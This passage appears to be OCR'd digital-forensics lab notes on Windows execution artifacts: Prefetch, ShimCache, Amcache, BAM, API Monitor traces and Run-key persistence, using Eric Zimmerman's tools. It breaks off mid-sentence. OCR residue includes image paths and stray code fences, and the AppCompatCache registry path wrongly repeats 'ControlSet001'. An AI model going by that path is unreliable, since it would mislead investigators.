
Investigation of Prefetch

- `Prefetch` is a Windows operating system feature that helps optimize the loading of applications by preloading certain components and data.
  - Prefetch files are created for every program that is executed on a Windows system, and this includes both installed applications and standalone executables.
  - The naming convention of Prefetch files is indeed based on the original name of the executable file, followed by a hexadecimal value of the path where the executable file resides, and it ends with the `.pf` file extension.
- In digital forensics, the Prefetch folder and associated files can provide valuable insights into the applications that have been executed on a Windows system.
  - Forensic analysts can examine Prefetch files to determine which applications have been run, how often they were executed, and when they were last run.
- In general, prefetch files are stored in the `C:\Windows\Prefetch\` directory.
- Prefetch-related files harvested from KAPE are typically housed in `<KAPE_output_folder>\Windows\prefetch`.



- Eric Zimmerman provides a tool for prefetch files: `PECmd` (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6`).
- Here's an example of how to launch PECmd's help menu from the EricZimmerman tools directory.


```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\PECmd.exe -h
```




- PECmd will analyze the prefetch file (`.pf`) and display various information about the application execution. This generally includes details such as:
  - First and last execution timestamps.
  - Number of times the application has been executed.
  - Volume and directory information.
  - Application name and path.
  - File information, such as file size and hash values.
- Let's see by providing a path to a single prefetch file, for example the prefetch file related to `discord.exe` (i.e. DISCORD.EXE-7191FAD6.pf located at `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\prefetch`).

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\PECmd.exe -f
C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\prefetch\DI
SCORD.EXE-7191FAD6.pf
```

- Upon scrolling down the output, we can see the directories referenced by this executable.




- Further scrolling down the output reveals the files referenced by this executable.



Suspicious Activity in Referenced Files

- We should also consider the directory where the application was executed from. If it was run from an unusual or unexpected location, it may be suspicious.
  - For example the below screenshot shows some suspicious locations and files.



Convert Prefetch Files to CSV

- For easier analysis, we can convert the prefetch data into CSV as follows.
  ```powershell
  PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\PECmd.exe -d C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\prefetch --csv C:\Users\johndoe\Desktop\forensic_data\prefetch_analysis

```
![[Pasted image 20240815145318.png]]
- The destination directory contains the parsed output in CSV format.
![[Pasted image 20240815145327.png]]
- Now we can easily analyse the output in Timeline Explorer. Let's load both files.
![[Pasted image 20240815145336.png]]
- The second output file is the timeline file, which shows the executable details sorted by the run time.
![[Pasted image 20240815145420.png]]

Investigation of ShimCache (Application Compatibility Cache)

- `ShimCache` (also known as AppCompatCache) is a Windows mechanism used by the Windows operating systems in order to identify application compatibility issues.
        - This database records information about executed applications, and is stored in the Windows Registry.
        - This information can be used by developers to track compatibility issues with executed programs.

- In the `AppCompatCache` cache entries, we can see the information such as:

        - Full file paths
        - Timestamps
            - Last modified time ($Standard_Information)
            - Last updated time (Shimcache)
        - Process execution flag
        - Cache entry position

- Forensic investigators can use this information to detect the execution of potentially malicious files.
```
```

- The `AppCompatCache` key is located at the `HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\ControlSet001\Control\Session Manager\AppCompatCache` registry location.

- Let's load the `SYSTEM` registry hive (available at `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\config`) in `Registry Explorer` and see what kind of information it contains.
    - We can do that by opening Registry Explorer and dropping the registry hive files into it.
    - Then we will need to go to bookmarks and select `AppCompatCache`.
    - In the bottom right side, we should see the evidence of application execution as shown in the screenshot.

![[Pasted image 20240815145505.png]]

Investigation of Amcache

- `AmCache` refers to a Windows registry file which is used to store evidence related to program execution.
    - It serves as a valuable resource for digital forensics and security investigations, helping analysts understand the history of application execution and detect signs of any suspicious execution.

- The information that it contains include the execution path, first executed time, deleted time, and first installation.
    - It also provides the file hash for the executables.

- On Windows OS the AmCache hive is located at `C:\Windows\AppCompat\Programs\AmCache.hve`

- AmCache-related files harvested from KAPE are typically housed in `<KAPE_output_folder>\Windows\AppCompat\Programs`.


- Let's load `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\AppCompat\Programs\AmCache.hve` in Registry Explorer to see what kind of information it contains.

![[Pasted image 20240815145600.png]]

```
- Using Eric Zimmerman's [AmcacheParser]
(https://github.com/EricZimmerman/AmcacheParser), we can parse and
convert this file into a CSV, and analyze it in detail inside Timeline
Explorer.
```powershell
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\AmcacheParser.exe
-f
"C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\AppCompat\
Programs\AmCache.hve" --csv
C:\Users\johndoe\Desktop\forensic_data\amcache-analysis
```


Investigation of Windows BAM (Background Activity Moderator)

- The `Background Activity Moderator` (BAM) is a component in the Windows operating system that tracks and logs the execution of certain types of background or scheduled tasks.
  - BAM is actually a kernel device driver as shown in the below screenshot.



- It is primarily responsible for controlling the activity of background applications but it can help us in providing the evidence of program execution which it lists under the bam registry hive.
  - The BAM key is located at the below registry location. `HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\bam\State\UserSettings\{USER-SID}`
- Using Registry Explorer, we can browse this inside the SYSTEM hive to see the executable names.
```

- Registry explorer already has a bookmark for `bam`.




- We can also use `RegRipper` to get similar information through its `bam` plugin.


Analyzing Captured API Call Data (`.apmx64`)

- `.apmx64` files are generated by API Monitor, which records API call data.
  - These files can be opened and analyzed within the tool itself.
  - API Monitor is a software that captures and displays API calls initiated by applications and services.
  - While its primary function is debugging and monitoring, its capability to capture API call data makes it handy for uncovering forensic artifacts.
  - Let's proceed by loading `C:\Users\johndoe\Desktop\forensic_data\APMX64\discord.apmx64` into API Monitor (available at `C:\Program Files\rohitab.com\API Monitor`) and examining its contents for valuable information.

- Launching the API Monitor will initiate certain necessary files.




- Upon opening the API Monitor application, let's head over to the `File` menu and choose `Open` From there, let's navigate to the location of the `.apmx64` file and select it.




- After opening the file, a list of recorded API calls made by the monitored application will be displayed.
  - Typically, this list contains details such as the API function name, parameters, return values, and timestamps.
  - The screenshot below offers a comprehensive view of the API Monitor user interface

and its various sections.



- Clicking on the monitored processes to the left will display the recorded API call data for the chosen process in the summary view to the right.
  - For illustration, consider selecting the `discord.exe` process.
  - In the summary view, we will observe the API calls initiated by `discord.exe`.



- A notable observation from the screenshot is the call to the getenv function. Here's the syntax of this function.


```
char *getenv(
   const char *varname
);
```

- This function retrieves the value of a specified environment variable.
  - It requires a `varname` parameter, representing a valid environment variable name, and returns a pointer pointing to the table entry containing the respective environment variable's value.
- API Monitor boasts a plethora of filtering and search capabilities.
  - This allows us to hone in on specific API calls based on functions or time frames.

- By browsing through the summary or utilizing the filter and search functionalities, we can unearth intriguing details, such as API calls concerning file creation, process creation, registry alterations, and more.


Registry Persistence via Run Keys

- An oft-employed strategy by adversaries to maintain unauthorized access to a compromised system is inserting an entry into the `run keys` within the Windows Registry.
  - Let's investigate if there's any reference to the `RegOpenKeyExA` function, which accesses the designated registry key.
  - To perform this search, simply type `RegOpenKey` into the search box, usually situated atop the API Monitor window, and press `Enter`.



- From the displayed results, it's evident that the registry key `SOFTWARE\Microsoft\Windows\CurrentVersion\Run` corresponds to the Run registry key, which triggers the designated program upon every user login. Malicious entities often exploit this key to embed entries pointing to their backdoor, a task achievable via the registry API function `RegSetValueExA`.
- To explore further, let's seek any mention of the `RegSetValueExA` function, which defines data and type for a specified value within a registry key. Engage the search

